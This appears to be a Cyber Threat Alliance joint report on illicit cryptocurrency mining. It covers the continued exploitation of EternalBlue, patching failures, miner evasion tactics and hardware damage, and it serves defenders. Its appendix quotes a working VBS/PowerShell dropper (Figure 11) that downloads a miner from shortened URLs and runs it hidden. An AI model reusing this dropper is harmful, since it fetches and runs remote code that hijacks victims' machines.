CTA CRYPTOMINING PAPER: KEY FINDINGS

The threat of illicit cryptocurrency mining represents an increasingly common cybersecurity risk for enterprises and individuals, with mining detections increasing 459 percent between 2017 to 2018. As the values of various cryptocurrencies increase and they are used more often, malicious cyber actors are using computers, web browsers, internet-of-things (IoT) devices, mobile devices, and network infrastructure to steal their processing power to mine cryptocurrencies. Combined threat intelligence from CTA members show that this rapid growth shows no signs of slowing down, even with recent decreases in cryptocurrency value.

Because this threat is relatively new, many people do not understand it, its potential significance, or what to do about it. Therefore, CTA decided to use the combined resources of its members to produce this Joint Analysis. This report will describe the current state of illicit cryptocurrency mining, its impacts, recommendations to reduce your risk, and a discussion of the future of the illicit mining threat.

This paper is a call to action for network defenders. By implementing the recommendations and best practices in this report, they will be able to make an outsized impact on the threat of illicit cryptocurrency mining and save their organizations time and resources while also improving their security posture against other cyber threats. CTA and network defenders have the ability to disrupt the activities of illicit miners by raising their costs and forcing them to change their behavior. Together, we can keep them from succeeding in their goals.

Key Findings from the Illicit Cryptocurrency Mining Joint Analysis include:

- **EternalBlue still impacting businesses:** A patch for EternalBlue has been available for 18 months and even after being exploited in two significant global cyberattacks — WannaCry and NotPetya — there are still countless organizations that are being victimized by this exploit, as it's being used by mining malware such as Adylkuzz and Smominru. This is a vulnerability that can escalate lateral movement within an organization.

- **A much larger patching problem:** The fact that EternalBlue is still being exploited points to a much larger patching problem for organizations. CTA has found numerous instances of old, unpatched devices being

targeted with success using publicly disclosed vulnerabilities. In fact, these old vulnerabilities are helping to drive the profitability of illicit mining. EternalBlue is just one example of a broader issue.

- **The canary in the coal mine:** The presence of illicit cryptocurrency mining within an enterprise is indicative of additional flaws in cybersecurity posture that must be addressed. Most illicit mining takes advantage of lapses in cyber hygiene or slow patch management cycles to gain a foothold and spread within a network. If miners can gain access to use the processing power of your networks, then you can be assured that more sophisticated actors may already have access. Mining is the canary in the coal mine, warning you of much larger problems ahead. CTA members recount case after case of being called in to an incident response for a mining infection and finding signs of multiple threat actors in the network.

- **The rise of the script kiddie:** Novice attackers are able to access easy to use malware and browser-based exploits to mine cryptocurrency with little upfront work or knowledge. And they often execute their mining software without any throttles or checks in place, resulting in the victim machine's CPU or GPU maxing out and damaging IT equipment. Often this alerts the user relatively quickly that something is wrong – but after the literal damage has already been done.

- **Growth in sophistication:** Additionally, CTA found that attackers are beginning to become more sophisticated to hide their activity and remain undetected as long as possible. For example, analysts have observed successful and widespread attackers "living off the land," or employing legitimate functionality to download and execute miners that would be more difficult for an observer or antivirus to detect, such as the profitable and widespread Monero-mining campaign Smominru. More advanced actors have demonstrated the ability to set the level of computing resources used for generating cryptocurrency to avoid detection. According to Palo Alto Networks, more sophisticated attackers configured their mining software to only use 20 percent of the machine's CPU. Other examples stop mining when mouse movement is discovered.

  Fortinet's analysis of the PowerGhost malware includes several interesting methods for evading detection and maximizing resources while mining cryptocurrency. PowerGhost uses spear phishing to gain initial access into a network, and then leverages Windows Management Instrumentation (WMI), theft of Window credentials, and the EternalBlue exploit to spread. It then attempts to disable antivirus programs such as Windows Defender, disables other competing illicit cryptocurrency miners to maximize CPU usage for itself, and disables the computer's sleep and hibernation modes to maximize mining time.

  Furthermore, attackers are increasingly targeting internet-of-things (IoT) devices, despite their lower processing power. The targeting of routers and media devices, such as smart TVs, cable boxes, and DVRs, are on the rise.

- **Physical damage and stress to infected devices:** Illicit cryptocurrency mining can also lead to reduced computer performance and an increased likelihood of mechanical failure of heat-sensitive parts or elements of the cooling system. The more machines at a specific location or facility running cryptocurrency mining software, the more pronounced the power consumption and heat production, which in turn raises the propensity for mechanical failures. Enterprise environments are particularly lucrative targets for illicit mining operations because of the access to a large number of machines, high-powered servers, and public cloud systems.

METHODOLOGY

For this Joint Analysis, CTA members worked together to highlight the new and growing threat from illicit

cryptocurrency mining. This report was created using correlated, shared threat intelligence, which allowed CTA to develop a multifaceted analysis of the threat posed by the illicit cryptocurrency mining adversary. The Joint Analysis was produced with a targeted goal in sight: to enable everyone in the digital ecosystem the ability to take actions that will raise the costs for these adversaries over the long run and disrupt their entire underlying business model.

CONTRIBUTING AUTHORS

Cisco Talos:
David Liebenberg

Fortinet:
Jerome Cruz, Fred Gutierrez, and Anthony Giandomenico

McAfee:
Charles McFarland

NTT Security:
Terrance DeJesus

Palo Alto Networks:
Josh Grunzweig

Rapid7:
Michelle Martinez

Sophos:
Andrew Brandt

Cyber Threat Alliance:
Neil Jenkins, Scott Scher

GRAPH AND DATA APPENDIX

Figure 1. Cryptocurrency Mining Malware Detections from 2014-2018, courtesy of several CTA members



Figure 7. 2017 victim telemetry on a large-scale binary-based cryptocurrency mining campaign leveraging XMRig, courtesy of Palo Alto Networks



Figure 11. VBS script used to execute the XMRig executable with a max of 20% CPU utilization

```
Dim vmzxz
if right(wscript.createobject("wscript.shell").environment("system").item("processor_architecture")
  , 2) = "64" then
vmzxz = "http://bit.ly/2iQ8iut"
else
vmzxz = "http://bit.ly/2A6JHeQ"
end if
Set ubner = CreateObject("WScript.Shell")
ubner.Run "powershell -command ""New-Item -ItemType Directory -Force ($env:APPDATA+'\WorkFix\'); &{
  (new-object System.Net.WebClient).Dow"&"nloadFile('"&vmzxz&"',
  ($env:APPDATA+'\WorkFix\CheckingVersion.exe'))}; & {Start-Process -WindowStyle hidden
  $env:APPDATA'\WorkFix\CheckingVersion.exe' '-o f.pooling.cf:80 -u x4 --nicehash
  --max-cpu-usage=20 --keepalive -B'}""", 0, false
Set ubner = Nothing
```

Figure 12. Minergate builder configuration options



Figure 13. Fortinet data shows the positive correlation between the percentage of binary-based cryptocurrency mining malware and the price of Bitcoin since January 2018. A similar analysis comparing mining malware to the price of Monero shows a similar positive correlation (not shown here).